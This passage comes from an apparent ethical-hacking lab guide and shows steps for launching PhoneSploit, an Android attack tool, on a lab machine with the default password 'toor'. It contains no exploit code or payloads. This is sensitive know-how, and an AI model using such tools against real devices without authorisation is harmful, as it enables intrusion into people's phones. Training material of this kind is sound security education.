
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

> Note: The password that you type will not be visible.




5. Now, type **cd PhoneSploit** and press **Enter** to navigate to the PhoneSploit folder.

Note: By default, the tool will be cloned in the root directory.




6. Type **python3 -m pip install colorama** and press **Enter** to install the required dependency.


Note: Here, the dependency is already present.



7. Now, type **python3 phonesploit.py** and press **Enter** to run the tool.



8. The PhoneSploit main menu options appear, as shown in the screenshot.



